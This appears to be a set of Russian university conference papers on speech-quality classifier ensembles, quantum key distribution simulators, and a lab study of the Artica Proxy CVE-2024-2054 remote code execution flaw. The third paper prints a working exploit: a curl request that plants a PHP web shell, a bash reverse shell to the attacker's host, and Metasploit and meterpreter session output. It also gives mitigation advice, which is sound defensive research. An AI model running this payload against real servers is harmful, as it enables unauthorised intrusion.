Канд. техн. наук, доцент каф. КИБЭВС ТУСУРа
Эл. почта: ndi@fb.tusur.ru

УДК 004.8

Г.С. Белокрылов, А.Э. Корнев, Д.И. Новохрестова

Ансамбль классификаторов для оценки речевых сигналов

Описана попытка применения ансамбля бинарных классификаторов для решения проблемы оценки речи в медицине. Был составлен набор данных, основанный на количественных и экспертных оценках качества произношения слогов. В качестве признаков использовались количественные оценки 7 выбранных метрик: динамическое расстояние искривления времени, расстояние Минковского, коэффициент корреляции, самая длинная общая подпоследовательность (LCSS), расстояние редактирования реальной последовательности (EDR), расстояние редактирования с реальным штрафом (ERP) и разделение слиянием (MSM). В качестве метки класса использовалась экспертная оценка качества произношения: класс 1 означает качественную речь, класс 0 – искаженную. Проведено сравнение результатов обучения для пяти методов классификации: логистической регрессии (LR), метода опорных векторов (SVM), наивного Байеса (NB), деревьев решений (DT) и K-nearest neighbors (KNN). Также представлены результаты использования метода смешивания для построения ансамбля классификаторов. Использование ансамбля для исследуемых наборов данных позволило несколько повысить точность классификации по сравнению с использованием отдельных бинарных классификаторов.

Ключевые слова: оценка речи, разборчивость слогов, классификатор, ансамбль классификаторов, реабилитация речи.

Статистика онкологических заболеваний органов голосового тракта [1] показывает, что методы анализа речи в медицине не теряют своей актуальности и сегодня. При этом все большее внимание уделяется не только методам лечения заболеваний, но и методам восстановительной медицины, а именно речевой и голосовой реабилитации. При этом допускается лишь незначительное снижение уровня жизни пациентов после лечения. Реабилитационные мероприятия должны проводиться с учетом индивидуальных особенностей пациента и при необходимости корректироваться.

В настоящее время официальным (согласно клиническим рекомендациям) способом оценки речи является экспертная оценка речи по методике, основанной на стандарте ГОСТ [2]. На смену этому методу предлагается методика количественной автоматизированной оценки интеллектуальности произношения слогов с использованием алгоритмов расчета расстояния и методов машинного обучения.

Машинное обучение позволяет достичь большей эффективности при анализе речевых сигналов за счет анализа различных характеристик пользователя [3, 4]. Поэтому было предложено продолжить исследования по применению методов машинного обучения, а именно методов классификации.

Ранее был предложен алгоритм оценки, основанный на представлении аудиосигналов в виде последовательности значений, сокращении их до одинаковой длины с помощью алгоритма динамического искажения времени (DTW), вычислении меры расстояния между заданными последовательностями и использовании нечеткого классификатора в качестве механизма объединения вычисленных значений и получения окончательной количественной оценки.

В данной работе мы предлагаем анализ подхода к построению ансамбля бинарных классификаторов для оценки разборчивости речи в сравнении с использованием отдельных бинарных классификаторов.

Также стоит отметить, что применение ансамбля бинарных классификаторов для анализа «боль-

ших» данных используется в различных областях знаний: медицина, экономика, информационная безопасность. Например, комбинация 2 и более классификаторов позволяет повысить точность обнаружения DDoS-атак в среднем на 5% в сравнении с точностью одиночного классификатора [5].

Описание данных и метрик

На основе набора данных аудиозаписей пациентов, проходящих лечение и речевую реабилитацию в НИИ онкологии Томского НИМЦ [6], были рассчитаны количественные значения метрик сходства и расстояния. Набор записей можно разделить на три группы в соответствии с тремя проблемными фонемами [k], [s], [t] для рассматриваемого заболевания. Расстояния рассчитывались следующим образом. У каждого пациента была контрольная сессия (набор записей произношения слогов), которая является основной для сравнения. Метрическое значение рассчитывалось для записи слога в контрольной и оцениваемой сессиях. Также записи в оцениваемых сессиях оценивались специалистом-логопедом путем присвоения метки класса: 0 – произношение слога в записи низкого качества (неразборчиво), 1 – произношение слога в записи высокого качества (разборчиво). Значения были рассчитаны для следующих 7 метрик:

1. Расстояние DTW – оценка стоимости пути в алгоритме динамической трансформации временной шкалы [7].
2. Коэффициент корреляции.
3. Расстояние Минковского.
4. Расстояние редактирования на реальных последовательностях – EDR [8, 9].
5. Расстояние редактирования на реальных последовательностях со штрафом – ERP [8, 9].
6. Длина наибольшей общей подпоследовательности – Longest Common Subsequence LCSS [10, 11].
7. Расстояние MSM (Move Split Merge) – расчет количества необходимых действий (move – перемещение, split – разделение, merge – объединение)

для преобразования одной последовательности в другую [12].

Таким образом, для каждой записи во всех оцениваемых сессиях формируется вектор признаков-значений для метрики и метка класса, к которому принадлежит речь. На основе этой метки будут обучены рассматриваемые классификаторы и ансамбли классификаторов. Для каждой из проблемных фонем [k], [s], [t] был сформирован набор из 1 020 векторов-признаков с меткой класса.

Выбранные классификаторы

Поскольку проводится бинарная классификация, для исследования были выбраны те методы классификации, которые наиболее часто используются для решения этой задачи. Были исследованы следующие 5 методов классификации:

1. KNeighborsClassifier (Knn) – метод К ближайших соседей.
2. RandomForestClassifier (RF) – алгоритм случайного леса.
3. Support vector machines (SVC) – классификатор на основе метода опорных векторов.
4. Logistic Regression (LR) – логистическая регрессия.
5. DecisionTreeClassifier (DT) – дерево решений.

Ребалансировка и очистка данных

Исходные наборы данных являются несбалансированными, и в них преобладает класс 1, было решено использовать методы очистки от шума и ребалансировки наборов данных. Для очистки шума был использован алгоритм квартильного анализа. Для ребалансировки был выбран метод оверсемплинга с использованием KMeansSMOTE (комбинация двух методов для балансировки данных: K-Means и SMOTE (Synthetic Minority Over-sampling Technique)).

Таким образом, для каждой из проблемных фонем было сформировано 4 набора данных, на которых впоследствии обучались классификаторы:

1. Исходный набор данных.
2. Набор данных с очищенным шумом.
3. Перебалансированный набор данных.
4. Перебалансированный набор данных с очищенными шумами.

Метод сборки классификаторов

На данном этапе был использован ансамблевый метод смешивания моделей Blending. Суть этого метода заключается в следующем:

1. Создается несколько базовых моделей.
2. Обучение модели смешивания: Базовые модели обучаются на обучающем наборе данных, а метамодель обучается на предсказаниях, сделанных каждой базовой моделью на независимом наборе данных.

3. После обучения появляется $meta_X$, представляющая входные данные, которые могут быть использованы для обучения метамодели. Каждый столбец или объект представляет собой выход одной базовой модели. Каждая строка представляет собой одну выборку из независимого набора данных.

4. Затем начинается обучение метамодели. Ей предоставляется классификатор, который будет основным в обучении.

5. На основе комбинации результатов пунктов 1-4 строится функция `fit_ensemble`, которая обучает модель смешивания, используя обучающий и независимый валидационный набор данных.

6. Смешанный ансамбль используется для прогнозирования новых данных. Это двухэтапный процесс. На первом этапе каждая базовая модель используется для прогнозирования. Затем прогнозы собираются вместе и используются в качестве входных данных для модели смешивания, чтобы сделать окончательный прогноз. При обучении модели использовался тот же цикл. То есть предсказания каждой базовой модели собирались в обучающий набор данных, предсказания складывались вместе, и функция `predict()` вызывалась для модели смешивания с этим набором данных метауровня. Функция `predict_ensemble()` реализует эти действия. Учитывая обучение списка базовых моделей, обучение ансамблевого микшера и набор данных, для набора данных она возвращает набор предсказаний.

7. Функция `get_models()` затем использовалась для создания классификационных моделей, используемых в ансамбле. Затем вызывалась функция `fit_ensemble()` для обучения смешанного ансамбля на этих наборах данных, а функция `predict_ensemble()` использовалась для предсказаний на независимом наборе данных.

8. Оценка эффективности модели смешивания производилась путем оценки точности классификации.

Результаты

В рамках данного исследования была предпринята попытка применить ансамбль бинарных классификаторов для решения проблемы оценки речи в медицине. Бинарные классификаторы были обучены на трех наборах данных, содержащих количественные и экспертные оценки разборчивости произношения слогов. Также на основе этих же классификаторов были получены ансамбли классификаторов методом Blending.

Для набора данных по фонеме [k] лучшим результатом на одном классификаторе был результат со значением точности 77,2% на RandomForestClassifier. При использовании ансамблевого метода Blending результаты были улучшены. Лучший результат точности 78,6% был получен при смешивании основного классификатора SVC с дополнительными KNN, SVC, RandomForest и DecisionTree.

Для набора данных по фонеме [t] лучшим результатом для одного классификатора стала точность 86,3% на DecisionTree. При использовании ансамблевого метода Блендинга результаты были улучшены в 24 случаях. Наивысший результат точности 87,0% был получен 5 раз, 2 раза при смешивании основного классификатора с 2 дополнительными и 3 раза при смешивании основного классификатора с 3 дополнительными.

Для набора данных по фонеме [s] лучшим результатом для одного классификатора стал результат точности 86,4% на SVC. При использовании ансамблевого метода Бленгинга результаты были подтверждены в двух случаях. Лучший результат в 87% был получен 2 раза: при смешивании основного DecisionTree с 3 дополнительными KNN, SVC, LogisticRegression и при смешивании основного RandomForest с 3 дополнительными KNN, SVC, LogisticRegression.

На фонеме S наилучшим результатом на одиночном классификаторе был результат 86,4 на SVC. С помощью ансамблевого метода Blending результаты были улучшены в 2 случаях. Наилучший результат 87 был получен 2 раза, на смешивании основного DecisionTree с 3 дополнительными KNN, SVC, LogisticRegression и на смешивании основного RandomForest с 3 дополнительными KNN, SVC, LogisticRegression.

По итогам данной работы результаты точности отдельных классификаторов были незначительно улучшены при использовании метода ансамблевого смешивания. В будущем будут изучены другие методы построения ансамблей для повышения точности классификации и оценки качества анализа речи.

Литература

1. Злокачественные новообразования в России в 2021 году (Заболеваемость и смертность) [Электронный ресурс]. – Режим доступа: <https://www.demoscope.ru/weekly/2023/0975/biblio04.php>, свободный (дата обращения: 19.09.2024).
2. Стандарт ГОСТ Р 50840–95. Голос по трактам связи. Методы оценки качества, разборчивости и распознавания [Электронный ресурс]. – Режим доступа: <https://docs.cntd.ru/document/1200027288>, свободный (дата обращения: 19.09.2024).
3. В поисках надежной модели распознавания выражений лица: A Large-Scale Visual Cross-Corpus Study [Электронный ресурс]. – Режим доступа: <https://doi.org/10.1016/j.neucom.2022.10.013>, свободный (дата обращения: 19.09.2024).
4. Комплексный паралингвистический анализ речи: Predicting Gender, Emotions and Deception in a Hierarchical Framework [Электронный ресурс]. – Режим доступа: <https://doi.org/10.21437/Interspeech.2022-11294>, свободный (дата обращения: 19.09.2024).
5. Обнаружение DoS-атак с применением ансамбля классификаторов / Р. Алгулиев, Р. Алыгулиев, Я. Имамвердиев, Л. Сухостат [Электронный ресурс]. – Режим доступа: <https://doi.org/10.25045/NCInfoSec.2017.02>, свободный (дата обращения: 19.09.2024).
6. Комбинированная мера сходства произношения слов на основе классификации в реабилитации речи [Электронный ресурс]. – Режим доступа: https://doi.org/10.1007/978-3-031-43792-2_13, свободный (дата обращения: 19.09.2024).
7. Time normalization of syllables with the dynamic time warping algorithm in assessing of syllables pronunciation quality when speaking [Электронный ресурс]. – Режим доступа: <https://journal.tusur.ru/en/archive/4-2017/time-normalization-of-syllables-with-the-dynamic-time-warping-algorithm-in-assessing-of-syllables-pronunciation-quality-when-speaking>, свободный (дата обращения: 19.09.2024).
8. Improved algorithm of DTW in speech recognition [Электронный ресурс]. – Режим доступа: https://www.researchgate.net/publication/335082211_Improved_algorithm_of_DTW_in_speech_recognition, свободный (дата обращения: 19.09.2024).
9. Improvement of Dynamic Time Warping (DTW) Algorithm [Электронный ресурс]. – Режим доступа: https://www.researchgate.net/publication/300415380_Improvement_of_Dynamic_Time_Warping_DTW_Algorithm, свободный (дата обращения: 19.09.2024).
10. Time Series Alignment with Global Invariances [Электронный ресурс]. – Режим доступа: https://www.researchgate.net/publication/339163589_Time_Series_Alignment_with_Global_Invariances, свободный (дата обращения: 19.09.2024).
11. Pattern matching under DTW distance [Электронный ресурс]. – Режим доступа: <https://arxiv.org/abs/2208.14669>, свободный (дата обращения: 19.09.2024).
12. Comparison of time series similarity measures for plagiarism detection in music [Электронный ресурс]. – Режим доступа: <http://ieeexplore.ieee.org/document/7443304>, свободный (дата обращения: 19.09.2024).

Белокрылов Глеб Сергеевич

Магистрант каф. комплексной информационной безопасности электронно-вычислительных систем (КИБЭВС) Томского университета систем управления и радиоэлектроники (ТУСУР)
Эл. почта: belokrylov02@mail.ru

Корнев Артур Эдуардович

Магистрант каф. КИБЭВС ТУСУРа
Эл. почта: tura9@mail.ru

Новохрестова Дарья Игоревна

Канд. техн. наук, доцент каф. КИБЭВС ТУСУРа
Эл. почта: ndi@fb.tusur.ru

Д.В. Ожигов, Д.С. Гекк, В.Д. Пинчук, А.О. Терехин

Возможности моделирования сетей с применением квантового распределения ключей

Рассматриваются сетевые симуляторы как инструмент для моделирования и анализа компьютерных сетей, проведения исследований. Проводится сравнительный анализ существующих сетевых симуляторов с точки зрения их возможности моделирования канала квантового распределения ключей, наложенного поверх обычной сети.

Ключевые слова: сетевой симулятор, модель сети, квантовое распределение ключей, квантовая сеть.

С развитием информационных технологий возникает потребность в обеспечении безопасности передачи данных, в связи с этим необходимо осуществлять внедрение инновационных методов шифрования и защиты информации. Квантовые компьютеры в будущем смогут взломать большинство современных способов шифрования открытым ключом. Это коснется таких протоколов и компонентов средств защиты информации, как HTTPS, TLS, SSH, PKI, цифровые сертификаты, RSA, DH, ECC, сетей Wi-Fi, VPN, смарт-карт, HSM, большинства криптовалютов и устройств многофакторной аутентификации [1]. Одним из решений этой проблемы является использование симметричного шифрования, но в таком случае обе стороны, участвующие в обмене информацией, должны обладать общим секретным ключом для шифрования и расшифрования сообщений. Для этого обычно применяют алгоритмы распределения ключа, например протокол Диффи-Хеллмана.

Помимо классических протоколов распределения ключей, существуют также квантовые протоколы, обеспечивающие безопасность на основе фундаментальных принципов квантовой механики. Одним из способов передачи ключевой информации является квантовое распределение ключей (КРК). КРК – метод, использующий принципы квантовой механики для создания абсолютно безопасных каналов связи. В основе данного распределения ключей лежат принципы квантовой физики, а именно используются квантовые состояния фотона для передачи ключевой информации. Попытка перехватить фотон и измерить приведет к его изменению, что позволит конечному получателю определить вмешательство [2].

Ввиду дороговизны оборудования для построения сетей КРК возникает необходимость в разработке моделей, которые позволяют симулировать поведение сетей КРК. При помощи данных моделей возможно проведение экспериментов без необходимости использования дорогого оборудования, что значительно ускоряет процесс разработки и тестирования новых протоколов и методов, а также оптимизировать топологию сети.

Моделирование квантового распределения ключей накладывает дополнительные требования на сетевые симуляторы, так как квантовые каналы имеют уникальные характеристики, связанные с

квантовыми состояниями частиц и их уязвимостью к попыткам перехвата. В связи с этим становится актуальной задача разработки симуляторов, которые способны точно моделировать как классические, так и квантовые каналы связи, что позволит исследователям и инженерам тестировать гибридные системы с интеграцией традиционных и квантовых методов криптографии.

В данной статье представлен сравнительный анализ существующих сетевых симуляторов в контексте их возможностей по моделированию сетей КРК. Рассмотрены следующие симуляторы: QKNetSim, QKNetSim+, QuNetSim, SeQUeNCe.

Сетевые симуляторы с возможностью моделирования квантового канала

QKNetSim является дополнением для сетевого симулятора ns-3. Он позволяет моделировать сети КРК различных топологий, что позволяет исследовать возможность встраивания таких сетей в существующую телекоммуникационную инфраструктуру. Симулятор позволяет запускать приложения-потребители, необходимые для тестирования производительности построенной конфигурации сети квантового распределения ключей. Приложения генерируют трафик, шифруют его квантовым ключом и обмениваются им по принципу master/slave, т.е. приложение-отправитель создает и отправляет трафик приложению-получателю. В данном симуляторе при обмене сообщениями между узлами используется протокол HTTP, что ограничивает возможности по симуляции [3].

Используя симулятор QKNetSim, написано веб-приложение Open QKD, которое позволяет развернуть макет квантовой сети на мировой карте. Приложение при этом производит расчет расстояния между узлами сети квантового распределения ключей, прокладывая волокно вдоль дорог, что позволяет приблизить расчеты к реальности. Также в Open QKD можно назначить приложения-потребителей ключей между узлами, задать размер и способ шифрования пакетов.

Тем не менее реализация многих элементов недостаточно глубокая, например, в буфере ключей сохраняется лишь информация об их наличии, но не сами ключи. Также при попытке использовать криптографические алгоритмы, такие как AES и одноразовый блокнот, реализованные в симуляторе, возникает ошибка, и данные не шифруются [4].

Для расширения функций QKNetSim была разработана дополнительная библиотека, добавляющая функциональность по сохранению ключей в буфере, а также исправляющая ошибки, возникающие при вызове криптографических функций [5]. Однако список поддерживаемых протоколов не расширился.

Основной особенностью всех симуляторов, основанных на ns-3, является унаследованное нелинейное возрастание времени моделирования при увеличении количества узлов. Это осложняет моделирование крупных систем.

QuNetSim – это симулятор, позволяющий создать топологию сети из узлов, соединенных классическими или квантовыми каналами, а также задать уникальные свойства для каждого из узлов. В данном симуляторе также возможно моделирование протоколов квантовой маршрутизации при помощи встроенных реализаций базовых квантовых протоколов, таких как квантовая телепортация, генерация EPR-состояний и распределение GHZ-состояний [6].

Данный симулятор удобен тем, что позволяет моделировать передачу информации в квантовых и классических каналах, что делает его универсальным как для моделирования протоколов квантового распределения ключей, так и протоколов квантовой передачи информации (quantum transmission protocols). QuNetSim обладает высоким уровнем абстракции: пользователю не обязательно углубляться в физику квантовых сетей.

Однако данный симулятор требует большой производительности при моделировании большого количества узлов, что осложняет построение моделей реальных сетей. Также, физический уровень в QuNetSim представлен абстрактно. Он в основном ориентирован на разработку и тестирование протоколов, а не на точное воспроизведение физических свойств квантовых устройств и каналов связи.

SeQUeNCe представляет собой дискретно событийный симулятор квантовых сетей. Данный симулятор позволяет точно описывать квантовое состояние фотонов в канале, включая эффект запутанности [7].

SeQUeNCe возможно адаптировать для моделирования сетей КПК, однако расчет таких сетей потребует значительных вычислительных ресурсов, учитывая высокую точность моделирования квантовых состояний.

На основе проведенного обзора были выделены ключевые параметры симуляторов (таблица).

Оптимизация моделирования сетей КПК

Для создания эффективных симуляторов квантового распределения ключей необходимо находить баланс между физической точностью моделирования и скоростью вычислений. Рассмотренные выше симуляторы сфокусированы на моделировании физических процессов в сети (см. таблицу), что требует значительных вычислительных ресурсов и не подходит для построения масштабных сетей, либо останавливаются на моделировании верхних уров-

ней стека TCP/IP, что может снижать точность моделирования.

Сравнение сетевых симуляторов

Параметры	Сетевой симулятор			
	QKNetSim	QuNetSim	QKNetSim+	SeQUeNCe
Моделируемые уровни стека TCP/IP	Физический, сетевой	Сетевой, прикладной	Физический, сетевой	Физический, канальный, сетевой
Назначение	Симуляция КПК	Симуляция квантовой сети (квантового канала)	Симуляция КПК	Симуляция квантовой сети (квантового канала)
Основа (симулятор)	ns-3, C++	Python	ns-3, C++	C++, Python

Чтобы уменьшить нагрузку, создаваемую при моделировании большого числа узлов, и тем самым обеспечить возможность работы с большими сетями, необходимо разработать новые алгоритмы. Возможные направления развития:

- Снижение вычислительной сложности при расчете математических моделей. Этого можно достигнуть через использование приближений (например, аппроксимации) при расчете больших сетей.

- Уменьшение количества моделируемых процессов. Для моделирования больших сетей можно применять модели, которые игнорируют малозначительные эффекты, такие как слабые шумы или редкие ошибки в каналах связи.

- Параллелизация вычислений. Большинство симуляторов базово не обладают распараллеливанием вычислений для каждого моделируемого узла. Распараллеливание этих вычислений может значительно уменьшить время, требуемое для моделирования.

Следовательно, существует необходимость в разработке алгоритма, который позволит гибко настраивать детализацию моделирования для обеспечения высокой точности и сокращения времени моделирования при масштабировании сети.

Вывод

Несмотря на наличие множества сетевых симуляторов квантового распределения ключей, задача их оптимизации остается важной для проведения моделирования с большим числом узлов.

Рассмотренные сетевые симуляторы, такие как QKNetSim, QKNetSim+, QuNetSim и SeQUeNCe, уже предоставляют набор базовых функций для моделирования как сетей КПК, так и квантовых сетей. Однако с увеличением количества узлов и квантовых операций время моделирования нелинейно возрастает. Для решения этой задачи требуется разработка новых алгоритмов, или улучшение существующих методов симуляции, которые смогут поддерживать более сложные и масштабные сети, сохраняя при этом точность и надежность.

Литература

1. Граймс Р.А. Апокалипсис криптографии / пер. с англ. В.А. Яроцкого. – М.: ДМК-Пресс, 2020. – 290 с.

2. Елисеев В.Л. Разработка модульной системы моделирования сети квантового распределения ключей / В.Л. Елисеев, В.В. Щербаков [Электронный ресурс]. – Режим доступа: <https://www.elibrary.ru/item.asp?id=50304406>, свободный (дата обращения: 20.09.2024).

3. Dervisevic E. Large-Scale Quantum Key Distribution Network Simulator / E. Dervisevic, M. Voznak, M. Mehic // Journal of Optical Communications and Networking. – 2024. – Режим доступа: <https://www.doi.org/10.1364/JOCN.503356>, свободный (дата обращения: 20.09.2024).

4. Soler D. Analysis of the NS-3 module QKNetSim for the Simulation of QKD Networks / D. Soler, I. Cillero, F.J. N'ovoa, C. Dafonte, A. Fern'andez Vilas, M. Fern'andez-Veiga [Электронный ресурс]. – Режим доступа: <https://doi.org/10.17979/spudc.000024.20>, свободный (дата обращения: 20.09.2024).

5. Soler D. QKNetSim+: Improvement of the quantum network simulator for NS-3 / D. Soler, I. Cillero, D. Carlos, M. Fern'andez-Veiga, A. Fern'andez Vilas // SoftwareX. – 2024. – Vol. 26. – P. 101685 [Электронный ресурс]. – Режим доступа: <https://arxiv.org/abs/2402.10822>, свободный (дата обращения: 20.09.2024).

6. Diadamo S. QuNetSim: A Software Framework for Quantum Networks / S. Diadamo, J. Nötzel, B. Zanger, M.M. Beşe // IEEE Transactions on Quantum Engineering. –

2021. – Vol. 2. – PP. 1–12. Art No. 2502512. DOI: 10.1109/TQE.2021.3092395 [Электронный ресурс]. – Режим доступа: <https://ieeexplore.ieee.org/document/9465750>, свободный (дата обращения: 21.09.2024).

7. Wu X. SeQeNCe: A Customizable Discrete-Event Simulator of Quantum Networks / X. Wu, A. Kolar, J. Chung, D. Jin, T. Zhong, R. Kettimuthu, M. Suchara [Электронный ресурс]. – Режим доступа: <https://doi.org/10.1088/2058-9565/ac22f6>, свободный (дата обращения: 20.09.2024).

Ожигов Денис Владимирович

Студент каф. БИС ТУСУРа

Эл. почта: odv@fb.tusur.ru

Гекк Диана Сергеевна

Студентка каф. БИС ТУСУРа

Эл. почта: gds@fb.tusur.ru

Пинчук Владислав Дмитриевич

Студент каф. БИС ТУСУРа

Эл. почта: vdpinch@mail.ru

Терехин Александр Олегович

Ст. преп. каф. КИБЭВС ТУСУРа

Эл. почта: tao@csp.tusur.ru

УДК 004.056.53

А.К. Новохрестов, Н.И. Сермавкин, А.В. Ли, Г.Ю. Семенов

Моделирование эксплуатации уязвимости «Artica Proxy unauthenticated RCE»: анализ уязвимости, формализация эксплуатации, меры защиты

Проводится полный анализ уязвимости, известной как «Artica Proxy Unauthenticated RCE». Эта уязвимость позволяет злоумышленникам удалённо внедрять shell-инструкции через экземпляр Artica Proxy без необходимости аутентификации. Предлагается подробный анализ этой уязвимости, включая определение угроз и опасностей, связанных с её использованием. Кроме того, в работе рассматриваются методы защиты и даются рекомендации по повышению безопасности систем, использующих эту уязвимую версию программного обеспечения. Цель этих мер – предотвратить атаки на корпоративную инфраструктуру и обеспечить надежную работу систем хранения и обработки информации. Исследование состоит из реалистичного сценария атаки, иллюстрирующего методы, с помощью которых злоумышленники могут проникнуть внутрь периметра через эту уязвимость. Важно отметить, что способ эксплуатации этой уязвимости был формально описан с помощью языка Meta-Attack Language (MAL), что дает структурированный метод для понимания и смягчения подобных опасностей.

Ключевые слова: кибербезопасность, уязвимости программного обеспечения, сетевая безопасность, атаки на веб-приложения, удалённое выполнение кода, Meta Attack Language (MAL), Kali Linux, Metasploit Framework.

Artica Proxy – это программное обеспечение для управления прокси-серверами, разработанное компанией Artica Software. Это решение предоставляет администраторам возможность управлять прокси-серверами, фильтровать веб-трафик, кэшировать контент, контролировать доступ в интернет и мониторить активность пользователей. Artica Proxy является мощным инструментом для обеспечения безопасности и оптимизации сетевого трафика в корпоративных сетях.

Одной из ключевых функций Artica Proxy является возможность фильтрации веб-трафика. Это позволяет администраторам блокировать доступ к нежелательным сайтам, защищать пользователей от вредоносных ресурсов и контролировать использование интернет-ресурсов. Кэширование контента также играет важную роль, так как оно позволяет уменьшить нагрузку на сеть и ускорить доступ к часто посещаемым сайтам.

Таким образом, уязвимость «Artica Proxy Unauthenticated RCE» позволяет злоумышленникам выполнять произвольные команды на сервере через веб-интерфейс без прохождения аутентификации. Это ставит под угрозу все операционные системы, где работает данный прокси-сервер. Злоумышленники могут использовать эту уязвимость для получения несанкционированного доступа к серверу, установки вредоносного ПО, кражи данных и других вредоносных действий [1].

Анализ уязвимости

В ходе проведения исследования было выявлено, что под угрозой эксплуатации уязвимости под идентификатором CVE-2024-2054 находятся более 100 000 экземпляров Artica Proxy по всему миру.

Код эксплойта для проверки концепции (Proof Of Concept) доступен публично, что упрощает злоумышленникам использование уязвимости CVE-2024-2054 в качестве оружия.

В основе проблемы лежит уязвимость десериализации в административном веб-интерфейсе ПО.

До авторизации пользователь может отправить HTTP-запрос на конечную точку «/wizard/wiz.wizard.progress.php». Эта конечная точка обрабатывает параметр запроса «build-js», выполняя base64-декодирование предоставленного значения без проверки данных и вызов функции «PHP unserialize» с декодированным значением в качестве входных данных. Это может привести к серьезным последствиям, так как функция «unserialize» может выполнять произвольный код, если входные данные специально сформированы для этого.

Типичные этапы проведения атаки с использованием CVE-2024-2054: 1) злоумышленники отправляют специально отформатированный HTTP POST-запрос к экземпляру Artica Proxy с вредоносной полезной нагрузкой; 2) уязвимый компонент десериализует предоставленные злоумышленником данные без надлежащей проверки, что приводит к выполнению вредоносного PHP-кода; 3) злоумышленники могут использовать устаревшую библиотеку (Net_DNS2) в Artica Proxy для создания объектов, записывающих файлы на диск.

Распространенной тактикой является загрузка веб-оболочек, позволяющих злоумышленнику выполнять произвольные команды на скомпрометированном сервере.

Экспериментальная часть

Перед началом процесса настройки и эксплуатации была подготовлена виртуальная инфраструктура, состоящая из двух основных элементов: компьютера атакующего и целевого сервера с уязвимой версией программного обеспечения Artica Proxy.

Конфигурация компьютера атакующего включает операционную систему Kali GNU/Linux 6.1.0 с настройками сетевого интерфейса inet 10.0.2.19/24 и широковещательным адресом 10.0.2.255. Для эксплуатации использовались инструменты, в том числе msfconsole версии 6.3.25.

Целевой сервер, или же машина жертвы, работает под управлением операционной системы Ubuntu 20.04.6 LTS с сетевым интерфейсом, настроенным на inet 10.0.2.15/24, и широкоэвещательным адресом 10.0.2.255. На сервере установлена уязвимая версия Artica Proxy 4.50 [2].

Для успешной эксплуатации уязвимости атакующий заранее провёл сканирование сети, что позволило ему узнать IP-адрес и порт уязвимого сервиса на удалённом сервере. Эксплуатация была проведена вручную. С помощью инструментария атакующего

была сгенерирована полезная нагрузка, после чего она была закодирована в Base64 и отправлена на уязвимый сервер.

Использование вспомогательного модуля «/multi/handler» из Metasploit Framework позволило активировать прослушивание порта 9999 для перехвата входящих подключений. После отправки специально сформированной команды на сервер с внедрённой полезной нагрузкой установлена TCP-сессия с жертвой, что демонстрируется на рис. 1, 2 [3].

```
(root@kali)-[~/]
└─# ARTICA_URL="https://10.0.2.15:9000"
PAYLOAD_CMD=$(echo "bash -c \"0<654-;exec 54</dev/tcp/10.0.2.19/9999;sh <654 >654 2>654\" \" | perl -MURI::Escape -ne 'print ur
i_escape($ )'")
curl -k "$ARTICA_URL/wizard/wiz.wizard.progress.php?build-js=Tzox0ToiVmV0X0ROUzJfQ2FjaGVfRmlsZSI6NDp7czoxMDoiY2FjaGVfZmZlZSI7c
zo0NzoiL3Vzci9zaGFyZS9hcnRpy2EtcG9zdGZpeC93aXphcmQvd2l6LnVwbG9hZC5waHAiO3M6MTY6ImNhY2hlX3Nlcmh6L6ZlIiO3M6NDoiandvbiI7czo0MDo
iY2FjaGVfc2l6ZSI7aTo50Tk50Tk50Tk50Tk50M6MTA6ImNhY2hlX2RhdGEiO2E6MTp7czo0MDoiPD9waHAgc3lzdGVtKCRFR0VUWydybWQnXSk7ID8%2bIjthOjIe3M
6MTA6ImNhY2hlX2RhdGUiO2k6MDtzOjM6InR0bCI7aTo50Tk50Tk50Tk50M3I1fQ%3d%3d"
curl -k "$ARTICA_URL/wizard/wiz.upload.php?cmd=$PAYLOAD_CMD"
```

Рис. 1. Ручная эксплуатация уязвимости «Artica Proxy Unauthenticated RCE»

```
[*] Started reverse TCP handler on 10.0.2.19:9999
[*] Command shell session 1 opened (10.0.2.19:9999 → 10.0.2.15:23778) at 2024-03-27 16:44:53 -0400

whoami
www-data
background

Background session 1? [y/N] y
msf6 exploit(multi/handler) > sessions -l

Active sessions
-----

```

Id	Name	Type	Information	Connection
1	shell	cmd/unix		10.0.2.19:9999 → 10.0.2.15:23778 (10.0.2.15)

```
msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.19:4433
[*] Sending stage (1017704 bytes) to 10.0.2.15
[*] Meterpreter session 2 opened (10.0.2.19:4433 → 10.0.2.15:5642) at 2024-03-27 16:48:06 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer      : artica-applianc.domain.tld
OS            : Debian 10.13 (Linux 4.19.0-24-amd64)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

Рис. 2. Полученная shell-сессия с уязвимой машиной

Результаты

Следуя предложенным инструкциям и генерируя аналогичные или другие виды полезных нагрузок, можно провести исследование различных сценариев атак и оценить их влияние на целевую систему. Возможности здесь могут варьироваться от получения стандартной shell-сессии до более сложных и потенциально более опасных соединений через meterpreter [4].

В результате успешной эксплуатации уязвимости создаётся сокет, который предоставляет злоумышленнику возможность выполнять код на атакуемой машине, что иллюстрируется на рис. 3.

Были разработаны меры защиты для предотвращения эксплуатации уязвимости «Artica Proxy Unauthenticated RCE», включая установку соответствующих обновлений безопасности. Одним из эффективных способов защиты является перемещение

уязвимого компонента «wiz.wizard.progress.php» в место, недоступное для прямого удалённого доступа, или его полное исключение из веб-сервера. Такие действия затрудняют злоумышленникам доступ к этому компоненту.

В рамках работы использовалась методология моделирования Meta Attack Language (MAL), которая предназначена для формализации действий злоумышленника в процессе эксплуатации уязвимости. MAL представляет собой язык моделирования угроз,

объединяющий принципы объектно-ориентированного моделирования с созданием графов вероятностных атак и защиты. Этот формальный подход облегчает автоматизированное создание и анализ графов атак, что способствует более эффективной оценке рисков и разработке мер защиты. Процесс и результаты моделирования детально описаны и визуализированы на рис. 4, предоставляя чёткое понимание возможных атак и методов их нейтрализации [5, 6].

```
ESTAB 0 0 10.0.2.15:5642 10.0.2.19:4433
users:(("gBenP",pid=7080,fd=5))
ESTAB 0 0 127.0.0.1:29178 127.0.0.1:19102
users:(("rsyslogd",pid=20010,fd=30))
ESTAB 0 0 10.0.2.15:23778 10.0.2.19:9999
users:(("gBenP",pid=7080,fd=54),("gBenP",pid=7080,fd=2),("gBenP",pid=7080,fd=1),("sh",pid=3786,fd=54),("sh",pid=3786,fd=2),("sh",pid=3786,fd=1),("sh",pid=3786,fd=0),("bash",pid=3785,fd=54))
ESTAB 0 0 127.0.0.1:52660 127.0.0.1:9143
